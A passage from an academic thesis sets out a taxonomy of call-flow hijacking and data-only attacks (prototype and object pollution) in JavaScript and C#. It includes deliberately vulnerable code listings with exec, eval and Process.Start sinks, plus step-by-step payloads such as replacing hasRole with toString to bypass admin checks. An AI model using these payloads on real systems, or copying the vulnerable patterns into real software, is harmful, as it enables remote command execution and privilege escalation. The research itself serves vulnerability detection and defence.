An attacker can achieve the execution of a dangerous function if they control function pointers in the program. Although safe languages and runtimes do not allow directly assigning arbitrary values to function pointers, they do permit the use of existing functions as pointers. Thus, the attack requires two ingredients: first, the modification of a function pointer to an attacker-controlled value, and second, the invocation of a function through the modified pointer. As with the code injection attack, the second ingredient is straightforward because any language supports the function calls. However, modifying function pointers is not trivial in safe languages and managed runtimes.

Exploit Primitives

The taxonomy refines two exploit primitives for call-flow hijacking attacks: the weakness *W2.1*, which involves modifying a function pointer to an attacker-controlled value, and the gadget *G2.2*, which performs a function call using the modified pointer.

JavaScript language and runtime features for W2.1 weakness JavaScript is an object-based language with first-class functions [115], meaning functions are treated as first-class citizens. This implies that functions can be assigned to

variables and properties of any object. Consider the expression `objA[input1] = objB[input2]`, where an attacker controls the values of `input1` and `input2`. This allows the attacker to replace or add any function to *objA* from *objB*. Through this syntax, JavaScript enables the injection of function pointers into any object properties when an attacker controls the property name. This feature exemplifies the *L2.1.1* language feature contributing to the *W2.1* weakness in our taxonomy.

JavaScript language and runtime features for G2.2 gadget Any invocation of the injected function hijacks the call flow, enabling the attacker to execute an unexpected function from the programmer's perspective. Thus, a call to the modified function pointer represents the *G2.2* gadget in our taxonomy. We distinguish between *direct* and *indirect* calls. Direct calls invoke the function by name from the object itself, while indirect calls look up the function pointer through a chain of prototypes, invoking the first matched function from one of the prototypes.

Listing 3.10 provides an example of a call-flow hijacking attack in JavaScript, illustrating the significant impact such attacks can have. We consider a web application with three request handlers: `signUp` defined on line 8, `resetSettings` on line 22, and `adminMaintenanceTask` on line 31. Any user, including a malicious one, can send requests to this application. The first handler, `signUp`, allows any user to register a user account with low *guest* privileges and links the created user to their session by the identifier. The `hasRole` function takes a role as an argument and returns `true` only if the requested role matches the current user's role, specifically `"guest"`. This function can be used throughout the code to verify that the current user has sufficient privileges for the requested action, as demonstrated in line 34. The second handler, `resetSettings`, enables a user to reset their settings to default values. The default settings are specified in lines 1-5 and are not controlled by the attacker. The `resetSettings` implementation processes a list of pairs, each consisting of a property name from the `user` object and a corresponding property name from the default settings. It then assigns the default setting's value to the user, as shown in lines 26-27. The third handler, `adminMaintenanceTask`, permits a user to execute any bash script specified in the request, but only if the user has an *admin* role. Consequently, a user created via `signUp`, which has *guest* privileges, will be denied access to `adminMaintenanceTask`, ensuring that *guest* users do not perform administrative tasks.

Since an attacker is allowed to control the parameters of any request, they can first create a *guest* account for themselves. Then, the attacker initiates resetting their own settings and provides `{"hasRole": "toString"}` as the body of the request. This allows them to replace the `hasRole` function of the user object with the built-in `toString` function through the assignment in line 27. To complete the attack and achieve arbitrary command execution, they send a request to trigger `adminMaintenanceTask` with the desired bash script. The

```
1  const defaultSettings = {
2    // any application settings here, for example:
3    theme: "light",
4    language: "en"
5  }
6
7  const users = {}
8  function signUp(req, res) {
9    const user = {
10     ...req.body,
11     hasRole(role) {
12       if (role === "guest") return true   // only "guest" role is allowed
13       return false
14     }
15   }
16
17   const userId = Date.now().toString()
18   users[userId] = user
19   res.session.userId = userId
20 }
21
22 function resetSettings(req, res) {
23   const userId = req.session.userId
24   const user = users[userId]
25   if (user) {
26     for (const [key, value] of Object.entries(req.body))
27       user[key] = defaultSettings[value]
28   }
29 }
30
31 function adminMaintenanceTask(req, res) {
32   const userId = req.session.userId
33   const user = users[userId]
34   if (user?.hasRole("admin")) {
35     exec(req.body.bashScript)             // perform high-privileged operations
36   }
37 }
```

Listing 3.10: JavaScript call-flow hijacking attack.

handler checks the user's permissions via a `hasRole` call in line 34, which actually invokes the `toString` function. Consequently, the replaced function returns `"[object Object]"`, which is interpreted as `true` in the if-statement, allowing the attacker to execute any script via line 35 without *admin* permissions.

Line 27 of Listing 3.10 illustrates the *W2.1* weakness, highlighting the *L2.1.1* language feature that allows the injection of an existing function. Line 34 demonstrates the *G2.2* gadget, specifically the *L2.2.1* direct function call via the function name. The subsequent line of code performs a high-privileged action, which is the final component of the hijacked call flow. A pertinent question arises: how can malicious code execution be achieved without explicitly calling the high-

privileged action in the application code? We address this question in Section 3.6 and demonstrate a chain of call-flow hijacking and code injection attacks.

C# language and .NET runtime features C# is a class-based language that implements object-oriented programming concepts, where inheritance is achieved by defining classes of objects. A class provides the structure and methods for an object, serving as a blueprint for all objects of a specific type. Consequently, any method defined in a class cannot be replaced at runtime in an object. However, C# supports specific types called *delegates* [128], which point to methods with particular parameter lists and return types. When a programmer instantiates a delegate, they can associate its instance with any method that has a compatible signature and then invoke the method through the delegate instance. If an attacker can change the value of a delegate at runtime to an unexpected method, this delegate assignment corresponds to the *L2.1.1* injection of an existing function feature in C#, leading to the *W2.1* weakness in our taxonomy. One practical example of this weakness is deserialization of a delegate object, which may result in call-flow hijacking if an attacker controls the serialized data. The delegate properties in the deserialized object may point to any existing methods in the application, restricted only by the declared signature.

Inheritance in C# enables the creation of new classes that reuse, extend, and modify the behavior defined in other classes. The class whose members are inherited is called the base class, while the class that inherits those members is called the derived class. The derived class can override virtual methods from the base class. Thus, the type information encapsulates references to the actual implementation of the virtual methods. Even if an attacker cannot control the method pointer directly, they can control it via the type of the object.

Listing 3.11 demonstrates a simple example of an attack based on creation of an object of an attacker-controlled type. Lines 1-14 define two implementations of the `ICommand` interface. The first implementation performs a database backup, which is a secure action. The second, `OSCommand`, spawns a new process with a name and arguments from the passed parameters. If an attacker controls the parameters, executing this command can lead to arbitrary command execution in the system. Notice that both commands can be unrelated and implemented in different parts of an application because the *Command* design pattern [69] is very common. Lines 16-24 implement the `CommandAction` handler for HTTP POST requests in a web application. The handler creates a command object of the type specified by `name` dynamically using the `Activator.CreateInstance` method from the .NET reflection API. The handler then invokes the virtual `Execute` method, passing the arguments from the web request. To perform a database backup, a user should provide `Backup` as the name in the web request for `CommandAction`. The main benefit of the *Command* design pattern is that a programmer can define new commands without changing the implementation of the `CommandAction` method.

However, an attacker can compromise the system by passing the name of a

```
1  public class Backup : ICommand {
2    public virtual void Execute(string parameters) {
3      DB.Backup(parameters);
4    }
5  }
6
7  public class OSCommand : ICommand {
8    public virtual void Execute(string parameters) {
9      var firstSpace = parameters.IndexOf(' ');
10     var command = parameters.Substring(0, firstSpace);
11     var args = parameters.Substring(firstSpace + 1);
12     Process.Start(command, args);
13   }
14 }
15
16 public class AppController : Controller {
17   [HttpPost]
18   public ActionResult CommandAction(string name, string args) {
19     var t = Type.GetType(name);
20     var c = (ICommand) Activator.CreateInstance(t);
21     c.Execute(args);
22     return RedirectToAction("Index");
23   }
24 }
```

Listing 3.11: C# call-flow hijacking attack via creating an object of attacker-controlled type.

class that implements `ICommand` interface and performs any high-privilege action. In our example, this could be `OSCommand` with parameters that allow the attacker to spawn arbitrary processes in the system. The flexibility of this application design pattern introduces security risks. Line 20, which allows creating an object of an attacker-controlled type at runtime, corresponds to the *L2.1.2* language feature, leading to the *W2.1* weakness of modifying a method pointer to an unexpected method. Line 21 involves *L2.2.2*, an indirect call of this method via a virtual method call, representing the *G2.2* gadget. This class of attacks in C# and other languages stems from Object Injection Vulnerabilities (OIV), where an attacker controls the type of injected objects, typically occurring during the deserialization process of untrusted data [161].

Related Work

The exploits studied in previous research [5, 67, 146] demonstrate the use of complex gadget chains to achieve arbitrary code execution in real applications. Dahse et al. [50, 52] implement a static taint analysis to systematically detect gadgets in PHP applications. This static analysis targets PHP source code and well-known triggers, referred to as magic methods in their context. Shahriar et al. [187] pro-

pose a lightweight approach using latent semantic indexing to identify keywords likely responsible for OIVs and apply it systematically to PHP applications, uncovering new vulnerabilities. Hawkins et al. [75] introduce ZenIDS, a system designed to dynamically learn the trusted execution paths of PHP applications to report execution anomalies as potential intrusions. Koutroumpouchos et al. [98] develop ObjectMap, a toolchain for detecting and testing OIVs in Java and PHP applications.

Cristalli et al. [47] propose a dynamic approach to identify trusted execution paths during a training phase with benign inputs. This approach leverages the identified paths to detect insecure deserialization through a lightweight sandbox in Java applications. Dietrich et al. [57] investigate deserialization vulnerabilities by exploring the topology of object graphs constructed from Java classes. Their study reveals that these vulnerabilities can lead to Denial of Service (DOS) attacks that exhaust stack memory, heap memory, and CPU time during deserialization. Cao et al. [29] propose a hybrid solution for efficiently discovering Java deserialization vulnerabilities. Their approach combines lightweight static taint analysis with directed greybox fuzzing to enhance the detection process. Sayar et al. [177] conduct an in-depth analysis of existing gadgets and vulnerabilities in Java applications. Their findings indicate that 37.5% of the gadgets are unpatched and not all known vulnerabilities are fully addressed.

Insecure deserialization ranks 8th in the OWASP Top 10 for both 2017 and 2021 [162], highlighting a broad consensus on the critical security risks facing web applications. This ranking underscores the significant attention this issue has received from the practitioner's community. Esser [64] demonstrates how Return-Oriented Programming (ROP) principles can be applied entirely at the PHP level, by reusing parts of an already running PHP application to achieve arbitrary code execution through the deserialization API. Forshaw [65], along with Muñoz and Mirosh [147], provide excellent conference talks and reports on deserialization attacks and mitigations targeting .NET and Java libraries. Additionally, Haken [73] introduces Gadget Inspector, a tool designed to discover gadget chains that exploit deserialization vulnerabilities in Java applications.

Contributions

To validate the code patterns and language features leading to call-flow attacks, we focus on the analysis of the .NET runtime, libraries, and applications. The analysis has two primary goals: *(i)* the detection of code patterns that involve the creation of an object with an attacker-controlled type and subsequent method invocations on these objects and *(ii)* a security analysis of applications based on the detected code patterns.

We designed and implemented this analysis in SerialDetector [191]. First, we designed a systematic approach to detect object injection vulnerabilities (OIVs) in a framework-agnostic manner. The root causes of OIVs include *(i)* public entry points, *(ii)* sensitive sinks, and *(iii)* attack triggers. We define an OIV

pattern as a public entry point that triggers the execution of a sensitive sink to create an object that controls the execution of an attack trigger. The sensitive sinks are code snippets that use *L2.1.2* to create objects via attacker-controlled types, corresponding to the *W2.1 Function pointer modification* weakness in our taxonomy. The attack triggers are either direct calls via reflection or indirect virtual calls that invoke an attacker-controlled method, corresponding to *L2.2.1* and *L2.2.2* language features and the *G2.2* gadget, respectively. Our focus is on detecting OIV patterns that allow for triggering a gadget, without necessarily discovering the full gadget chain in our analysis. Therefore, the analysis detects only the first attacker-controlled method call, indicating a potentially exploitable OIV pattern if the full gadget chain exists in the runtime or application code. This approach allows us to implement a static analysis without any prior knowledge of the known vulnerable methods of the target framework. We have developed and evaluated an open-source static analysis tool based on this approach; further details on our implementation and evaluation are provided in Chapter 4.

The developed tool, SerialDetector, also allowed us to identify four new vulnerabilities in the Microsoft Azure DevOps web application. We considered a threat model that includes RCEs for users with different levels of privileges, as well as LPE attacks. We chose Microsoft Azure DevOps as the main target for our investigations, primarily due to its complexity and the diversity of threat models it presents. The first detected vulnerabilities, CVE-2019-0866, CVE-2019-0872, and CVE-2019-1306, lead to RCE and have critical severity. Further analysis of the new version of Microsoft Azure DevOps 2022 uncovered a new vulnerability, CVE-2023-38155, leading to LPE according to our threat model. All vulnerabilities were responsibly reported to Microsoft and fixed by the vendor.

3.5 Data-only Attacks

Like other code-reuse attacks, the data-only attack has two key ingredients: first, the modification of the shared state of the program, and second, the execution of security-related function that is affected by the modified shared state. Intuitively, the attack can be thought of as a *deferred* injection attack, where an attacker alters the program's state via one application feature and later, in another unrelated piece of code, the application uses the value from the altered state to inject into a function with security impact. The first ingredient requires, from a language or framework, the presence of a shared state and the ability to modify it at runtime. An example of such a language design feature is *static properties*. The program may expect an invariant where certain properties are initialized only from trusted configuration files and remain unchanged during execution. If some code in the program, such as deserialization code, allows an attacker to modify any static properties, it could violate this invariant. Unrelated code from the deserialization process can then pass the values from the static properties to a function that spawns a new process, allowing an attacker to execute an arbitrary

command. The second ingredient requires either the presence of security-related function calls or control-flow constructs, such as branches, that can be affected by the values from the modified shared state.

Exploit Primitives

The taxonomy refines three exploit primitives for data-only attacks: the weakness *W3.1*, which allows an attacker to modify shared state, and the gadgets *G3.2 Non-control-data* and *G3.3 Control-flow bending* execution. *G3.2 Non-control-data* execution takes the modified data from the program state and passes it to a function, thereby violating the security properties of the application. *G3.3 Control-flow bending* execution takes the modified data from the program state and uses this data in comparisons or control-flow decisions via statements such as branches and loops. As a result, an attacker reaches an unexpected state of the program by *bending* the control flow along valid edges in the control-flow graph.

JavaScript language and runtime features for W3.1 weakness The exploitation of data-only attacks requires identifying *W3.1* weaknesses related to *(i)* the shared state of a program and *(ii)* expressions that modify the shared state at runtime.

JavaScript implements inheritance of properties and methods through *prototype chains* [114], as discussed in Section 2.2. For example, an empty JavaScript object has the built-in property `__proto__`, which refers to another object, the *prototype*, containing properties and functions such as `toString`. When invoking `toString` on an object, the runtime first looks for the method in the object itself, and if it is not found, the runtime recursively searches for the `toString` definition in other objects up in the prototype chain.

Additionally, a prototype, like any other object, can be dynamically modified. For instance, the expression `obj.__proto__.x = 42` assigns the value 42 to a new property `x` in the prototype of `obj`. As a result, when the application's code reads the `x` property from any unrelated object that shares the same prototype and does not have `x` in the object itself, it retrieves the value 42 from the prototype.

Another JavaScript feature that facilitates data-only attacks is *computed property names* [118]. This feature allows a programmer to use an expression within square brackets `[]`, which is computed and used as the property name. Thus, if an attacker controls the value of a computed property name, they can read or set an arbitrary object's property. The combination of these two language features allows us to consider prototypes as the modifiable shared state, and their modifications correspond to a *prototype pollution* vulnerability and the *L3.1.1* item in our taxonomy.

Listing 3.12 demonstrates how the combination of these two language features in a code snippet can lead to the modification of an object's prototype at runtime. We assume that an attacker controls the values of all variables with the prefix `input`.

```
1  var obj1 = {}
2  var p = obj1[input1]                // p may point to the object's prototype
3  p[inputPropName] = inputPropVal     // prototype pollution
4
5  var obj2 = {};
6  var p = obj2[input1]                // p may point to the object's prototype
7  Object.assign(p, { [inputPropName]: inputPropVal })  // prototype pollution
8
9  var obj3 = {}
10 var c = obj3[input1]                // c may point to the object's constructor
11 var p = c[input2]                   // p may point to the object's prototype
12 p[inputPropName] = inputPropVal     // prototype pollution
13
14 var arr = []
15 var p = arr[input1]                // p may point to the array's prototype
16 p.push(inputPropVal)                // prototype pollution
```

Listing 3.12: JavaScript data-only attack known as *prototype pollution*.

In the first line, the code creates a new empty object that has the object's prototype available via the built-in property `__proto__`. Line 2 stores a value from the attacker-controlled property name into the `p` variable. The attacker can pass `__proto__` via `input1` and obtain a reference to `Object.prototype`. Since the attacker controls `inputPropName` and `inputPropVal`, they can write arbitrary values to properties of the prototype. In this example, the *modifiable shared state* is `Object.prototype`, which is the root element of the prototype chain for almost all objects. This code pattern represents a *prototype pollution* vulnerability, where an attacker modifies a prototype in the system.

Instead of explicit property assignment, the code pattern may change the prototype object via an `Object.assign` [119] call, as shown in line 7. As in the previous code pattern, we store the object's prototype in the variable `p`. Then, `Object.assign` takes the prototype as the first argument and copies all enumerable own properties from a *source object* passed as the second argument. Since an attacker controls the property names and values in the source object, they can add arbitrary properties to `Object.prototype`, achieving another variation of a prototype pollution vulnerability.

Another access path to an object's prototype is `constructor.prototype`, which can be used instead of the `__proto__` property. An attacker would need to find another pattern in the application's code that allows exploiting prototype pollution via this access path. Lines 9-12 in Listing 3.12 illustrate this code pattern. From the `obj3` object, the attacker can retrieve a reference to the object's constructor, as shown in Line 10, where `input1` equals the string `constructor`. The attacker then retrieves a reference to the object's prototype, as shown in Line 11, where `input2` equals the string `prototype`. Line 12 demonstrates the final step of the prototype pollution vulnerability, where the attacker assigns an arbitrary value to a property in the prototype with the attacker-controlled name.

The previous three examples demonstrate pollution of `Object.prototype`. However, if `obj1` and `obj2` are arrays, an attacker can pollute `Array.prototype`,

affecting all arrays in the application. The same applies to `obj3` in the third code snippet. The attacker can also pollute `Object.prototype` if both `input1` and `input2` equal the string `__proto__`. This allows the attacker to access the root object in the array's prototype chain and modify its properties.

We now describe a new prototype pollution pattern that has not been identified in previous works. The code in lines 14-16 of Listing 3.12 assumes that `arr` is a two-dimensional array, meaning each element is also an array. Line 16 changes array elements by adding new elements to them. If an attacker controls `input1` in line 15, they can access `Array.prototype` instead of an array element when `input1` equals the string `__proto__`. In this case, the `push` function call in line 16 adds an element to the array's prototype. Consequently, reading the first element of any empty array `arr[0]` returns the attacker-controlled value `inputPropVal` instead of `undefined`. This code pattern works for any prototype that has functions that modify the prototype itself.

One of the most common fixes for prototype pollution vulnerabilities is property name validation. Listing 3.13 illustrates a function that is safeguarded against prototype pollution in lines 4-8. The code checks a value from the request's parameter in line 5 and performs the property assignment only if `req.org` does not equal `__proto__`. This prevents exploitation of prototype pollution in line 6 because an attacker cannot obtain a reference to the prototype. However, this code pattern is vulnerable to another kind of attack.

According to the taxonomy, if a language design includes any shared state and an application allows an attacker to modify this state, a data-only attack becomes possible. Instead of modifying the prototype, an attacker can modify any existing object in the prototype. Since almost all objects share the same prototype, the attacker's modifications affect all such objects in unrelated features of the program. We refer to this weakness as *object pollution*.

```
1  const users = {}
2  const storage = {}
3
4  function update(req) {
5    if (req.org != "__proto__") {
6      storage[req.org][req.prj] = req.details
7    }
8  }
9
10 function adminAction(req) {
11   const userProfile = users[req.name]
12   if (userProfile.password === req.password) {
13     if (userProfile.admin) {
14       // perform high-privileged operations
15     }
16   }
17 }
```

Listing 3.13: JavaScript data-only attack via *object pollution*.

Listing 3.13 represents an example of *object pollution*. The code defines two objects, `users` and `storage`, in the first two lines. `users` collects all registered users in the application. We omit unnecessary handlers, such as user sign-up, due to unimportant details for illustrating the attack. `storage` represents project data hierarchically, with *organizations* at the top level, each having nested objects for *projects* with project details as values. The `update` function handles requests to modify projects in `storage`. The function first validates the `org` parameter from the request, and if it is not the built-in property `__proto__`, it modifies a project of the organization defined via `org`. Thus, an attacker controls all parameters of the request—the organization and project names as well as the assigned project details—but cannot modify the object's prototype due to the validation. The `adminAction` function reads the user's profile based on the user's name passed into the request in line 11. It then authenticates the user by comparing the password from the profile and the request, as shown in line 12. If both passwords match, it checks the `admin` flag in the user's profile to determine if the user is authorized to perform high-privileged operations. We assume that the attacker does not have administrator privileges but can send requests to trigger the `update` and `adminAction` handlers.

First, the attacker sends an *update* request with `{ org: "toString", prj: "password", details: "123" }` parameters. This allows modification of the `toString` function object by adding a new property `password` with the attacker-controlled value. Next, the attacker sends another *update* request with `{ org: "toString", prj: "admin", details: "1" }` parameters, which adds `admin` to the same `toString` object. Finally, the attacker triggers the `adminAction` handler with the request parameters `name: "toString"` and `password: "123"`. The runtime looks up a user with the name `toString` in the `users` object in line 12. Since such a user has not been registered, it returns the `toString` function object from `Object.prototype`. The attacker polluted this object with `password` and `admin` properties in the previous requests. This allows the attacker to successfully authorize the user during password checking in line 12 and perform high-privileged operations. Thus, *object pollution* involves modifications of objects in prototypes, which the taxonomy expresses via the *L3.1.2* feature.

The *object pollution* weakness can also be exploited in combination with limited *prototype pollution*. If an attacker does not control the value of a polluted property, such as the `req.details` value in Listing 3.12, the code allows adding an arbitrary property to the prototype but does not allow filling it with the required data for a gadget. In this case, an attacker could first trigger *prototype pollution* to add a property with the required name to the prototype, and then trigger *object pollution* to add the properties with the required names and values into the already created prototype's property. This attack chain of exploit primitives allows the construction of a more powerful payload and increases the list of possible gadgets for exploitation.

JavaScript language and runtime features for G3.2 and G3.3 gadgets Besides the language features associated with the *W3.1* weakness, we should define the features for gadgets to fully describe data-only attacks. We distinguish the features for *G3.2 Non-control-data execution*, where attacker-controlled data from the shared state reaches any security-sensitive API, and *G3.3 Control-flow bending execution*, where attacker-controlled data reaches any control-flow statements such as branches and loops.

Listing 3.14 illustrates the language and runtime features used as gadgets. We assume that `obj` has a prototype that an attacker can pollute and does not define its own properties that could overwrite the attacker-controlled properties from the prototype.

Lines 1-4 express *G3.2 Non-control-data execution*. The `eval` function evaluates the attacker-controlled data as code by reading the `code` property from the polluted prototype, corresponding to the *L3.2.1* language feature in the taxonomy. The `exec` function is an external API implemented in runtimes such as Node.js [66] and Deno [83], which has security implications on the system when an attacker controls its arguments. Specifically, it runs a new process that allows an attacker to execute arbitrary commands. Passing the attacker-controlled data from a shared state, such as a prototype, to an external API corresponds to the *L3.2.2* runtime feature.

Lines 6-12 express *G3.3 Control-flow bending execution*. The if-statement in line 6 reads the `admin` property and chooses the path in a control-flow graph based on its value. Since an attacker can affect the executable control flow via the polluted prototype, we classify it as *L3.3.1 Branches*. The while-loop in line 10 also makes a decision about the next executable statement based on data that can be read from the shared state. This corresponds to *L3.3.2 Loops* in our taxonomy. For example, a parser may contain such a code pattern, allowing an attacker to force the execution of unexpected operations by adding the `nextToken` property into the prototype.

```
1  eval(obj.code)
2
3  const { exec } = require('child_process')
4  exec(obj.command)
5
6  if (obj.admin) {
7    // perform high-privileged operations
8  }
9
10 while (obj.nextToken) {
11   // perform any unexpected operations
12 }
```

Listing 3.14: Data-only attack gadgets in JavaScript.

C# language and .NET runtime features In class-based languages like C#, types define the methods and fields of objects. The types are immutable once compiled, meaning their structure cannot be changed at runtime. However, the

C# type system includes static fields that represent a shared state, which is accessible to any part of the program. The values of arbitrary static fields can be changed at runtime via the reflection API.

```
1  class Context
2  {
3    public static string EncryptionKey = "defaultKey";
4    public static bool IsEncryptionEnabled = true;
5
6    public int SessionId;   // the class may contain other user-specific fields
7  }
8
9  object Deserialize(string typeName, Dictionary<string, object> fieldValues)
10 {
11   Type type = Type.GetType(typeName);
12   object instance = Activator.CreateInstance(type);
13   foreach (var fieldValuePair in fieldValues)
14   {
15     FieldInfo fieldInfo = type.GetField(fieldValuePair.Key);
16     fieldInfo.SetValue(instance, fieldValuePair.Value);
17   }
18
19   return instance;
20 }
```

Listing 3.15: Data-only attack in C#.

Listing 3.15 demonstrates a weakness for data-only attacks in C#. Lines 1-7 define the `Context` class with static and instance fields. The static fields represent system configuration settings such as an encryption key and a flag indicating whether encryption is enabled. The application's features that perform encryption obtain the key via `Context.EncryptionKey`. The `Context` class also contains user-specific fields like a session ID. An object of `Context` can be instantiated via the `Deserialize` function defined in lines 9-20. The function creates a new instance of a provided type name in line 12 and sets values for all provided fields in line 16, for example by passing `{ "SessionId", 42 }` for the session ID. This code illustrates a simple deserialization process using the .NET reflection API. We assume that an attacker controls the arguments of `Deserialize`.

If an attacker passes the string `Context` as the `typeName` parameter to the `Deserialize` function, they can create a new object of this type. The code in lines 15-16 allows the attacker to not only set values for instance fields of the object but also for static fields using the same reflection API calls [129, 137]. By using the pair `{ "EncryptionKey", "attackerKey" }` for the `fieldValues` parameter, the attacker changes the encryption key, affecting data encryption in unrelated parts of the application, leading to a violation of the system's integrity.

The language and runtime features, such as the reflection API, allowing the modification of arbitrary static fields or properties in an application, correspond to the *L3.1.3* item in our taxonomy. To exploit this weakness, we need to define and identify gadgets for data-only attacks. The taxonomy separates data-only at-

tack gadgets into *G3.2 Non-control-data execution* and *G3.3 Control-flow bending execution*.

```
1  Process.Start(Context.Command);
2
3  if (Context.IsEncryptionEnabled) {
4    // perform encryption only when the flag is true
5  }
6
7  while (Context.NextToken != null) {
8    // perform any unexpected operations
9  }
10
11 try
12 {
13   // code that may throw an exception
14 }
15 catch (Exception exception) when (Context.State == 1)
16 {
17   // handle the exception for the specific program's state
18 }
```

Listing 3.16: Data-only attack gadgets in C#.

Listing 3.16 presents code snippets that demonstrate C# language and .NET runtime features required for the gadgets. For *G3.2*, attacker-controlled data should reach the external API call that affects the system environment. Reading the static property `Command` and passing its value to `Process.Start`, which runs a new process [134], demonstrates this impact and can lead to arbitrary command execution. The taxonomy classifies such external API calls as *L3.2.2* runtime features.

As in JavaScript, any statements that change control flow depending on a value from the shared state are classified as *G3.3*. Line 3 shows an if-statement that tests the value of the static property `Context.IsEncryptionEnabled`. This corresponds to *L3.3.1 Branches*, similar to a switch statement depending on a value from the shared state. Line 7 presents a loop statement where the condition depends on the static property `Context.NextToken` (*L3.3.2*). Lines 11-18 present a code snippet of a catch clause with the `when` keyword, which can be used to specify a condition that must be true to execute the handler. When an expression in the condition depends on the shared state, the catch clause can serve as a gadget driven by *L3.3.3 Exceptions*.

Related Work

Attacks exploiting the shared state are well-known across various programming languages. Programmers are generally aware of the potential security risks associated with the deserialization of untrusted data [140], particularly when it involves static fields. Since static fields are not part of an object's state, most popular libraries and frameworks do not support their deserialization [132, 158, 167]. Al-

though the insecure deserialization of untrusted data is well studied [29,50,52,57, 98,177,187], issues related to static fields can still arise, as evidenced by the recent fix of a Java deserialization vulnerability in GWT-RPC in August 2024 [72]. GWT, a development toolkit for building browser-based applications, had a vulnerable version that allowed overriding the value of any field declared in a class, including static fields.

In Python, Alqatanani [92] introduced a new class of data-only attacks, known as *Class Pollution*. Although Python is a class-based programming language, it allows modification of the shared state via special object attributes. For example, the built-in functions `getattr` and `setattr` [169] can access and modify the base class for an object through the `__class__.__base__` access path. Similar to prototype pollution vulnerabilities, this affects all classes that inherit from the modified base class.

In JavaScript, the security community became aware of prototype pollution vulnerabilities in 2018, highlighted in a white paper by Arteau [7]. This study uses dynamic analysis to demonstrate the feasibility of these vulnerabilities in various Node.js libraries, including an end-to-end exploit in the Ghost CMS platform. Recently, both academia and industry practitioners have paid increasing attention to prototype pollution vulnerabilities [7,19,77,87,95,105,106,109,221]. While discussions among practitioners have explored the impact of prototype pollution [19,77,221], most research contributions have focused on detecting these vulnerabilities [87,95,105,106,109]. Heyes [77] describes how prototype pollution can be exploited in Node.js to uncover vulnerabilities beyond DoS in black-box scenarios. The PP-finder tool [221] offers a semi-automated approach to report all undefined properties encountered during execution, coupled with manual inspections of packages to identify vulnerabilities. Li et al. [105,106] propose *object dependence graphs* to statically identify injection vulnerabilities, including prototype pollution, in Node.js libraries. The recent work by Li et al. [109] focuses specifically on finding gadget chains where one gadget unlocks the use of another gadget, performing application analysis using concolic execution. Kim et al. [95] develop DAPP, a static analysis tool that detects prototype injection sinks in Node.js libraries using pattern analysis.

On the client side, Kang et al. [87] study prototype pollution, leveraging dynamic analysis to exploit a range of vulnerabilities. Their approach adapts the tool created by Melicher et al. [124], which modifies the V8 engine for dynamic taint tracking. Steffens [206] presents a concolic execution engine to identify prototype pollution gadgets and study the prevalence of these gadgets in client-side code of web applications, allowing attackers to gain code execution or forge requests using client-side CSRF vulnerabilities. Lekies et al. [103] and Roth et al. [174] study the implications of script gadgets, legitimate application JavaScript fragments, in bypassing CSP and existing XSS mitigations, showing the prevalence of script gadgets in productive code. Khodayari and Pellegrino [94] use taint analysis to find DOM clobbering attacks, a type of data-only attack where an attacker injects a piece of non-script HTML markup into a webpage and trans-

forms it into executable code by exploiting the unforeseen interactions between JavaScript code and the runtime environment.

Contributions

We focus on JavaScript code analysis to validate the code patterns and language features leading to call-flow hijacking attacks. The analysis in our tools is divided into two distinct phases: *(i)* detecting code patterns of *L3.1.1 Modification of prototype*, leading to prototype pollution, and *(ii)* detecting code patterns of *G3.2* and *G3.3* gadgets, which allow for the exploitation of prototype pollution. We develop both static and dynamic analysis approaches to automate the detection of vulnerabilities and their associated gadgets.

In the Silent Spring toolchain [194], we design and develop multi-label static taint analysis to identify code patterns, as shown in lines 1-12 of Listing 3.12. These code patterns represent *W3.1* weaknesses that exploit the language feature *L3.1.1*, allowing modifications of objects' prototypes. The evaluation of our tool demonstrates effective and scalable analysis of real-world applications and libraries with low-to-moderate precision loss while achieving high recall (up to 97%). We also implement a hybrid approach to detect gadgets, combining dynamic analysis with a lightweight static pre-analysis step. This approach identifies *G3.2* gadgets that use attacker-controlled data as an argument for either the *L3.2.1* `eval` function or *L3.2.2* Node.js internal calls. The tool allows us to find 11 new gadgets in Node.js core APIs. Since the gadgets can affect any Node.js application that uses these APIs, we refer to them as *universal gadgets*. The detected gadgets enable the exploitation of eight RCEs via prototype pollution vulnerabilities identified by our static analysis in open-source applications such as NPM CLI, Parse Server, and Rocket.Chat. The paper earned third prize at the CSAW Applied Research Competition [49]. Further details of our contributions are provided in Chapter 4.

We responsibly reported the detected vulnerabilities and gadgets to the maintainers of the affected applications and the Node.js team. We also presented our research at BlackHat Asia 2023 [188] to showcase the technical details of the gadgets, vulnerabilities, and their exploitation, and at DEF CON 31 [192] to share our unexpected findings on universal gadgets with the security community.

The discovery of universal gadgets motivates us to conduct a systematic analysis of V8-based runtimes, namely Node.js [66] and Deno [83]. We design, implement, and evaluate the GHunter pipeline [42], which supports lightweight dynamic taint analysis to automatically identify gadget candidates that we validate manually to create proof-of-concept exploits. We modify the V8 JavaScript engine to embed our taint analysis directly into the runtime code. We again focus on detecting *G3.2* gadgets. This pipeline allows us to detect 123 new gadgets in the targeted runtimes. We also systematize existing mitigations for prototype pollution and gadgets in the form of development guidelines. More details are presented in Chapter 4.

Our next target for prototype pollution gadget detection is popular third-party libraries within the NPM ecosystem [155]. We design a semi-automated dynamic taint analysis based on AST-level code instrumentation, which we implemented in the Dasty pipeline [196] to help developers identify gadgets in applications and their dependencies. Our approach supports *G3.2* and partially *G3.3* gadgets, where the affected control flow leads to triggering *G3.2* with attacker-controlled arguments. The large-scale evaluation shows the feasibility and effectiveness of our approach, allowing us to identify RCE gadgets in 49 NPM packages. We present details of our approach and contribution to it in Chapter 4.

While working on GHunter and Dasty, we detected two new prototype pollution vulnerabilities in Elastic Kibana, CVE-2023-31414 and CVE-2023-31415, and demonstrated their exploitation via newly disclosed gadgets in Node.js and the NPM package `nodemailer`. Paper C and Paper D describe the details of these vulnerabilities and gadgets. We also presented the exploitation techniques and technical details at DEF CON 32 [189].

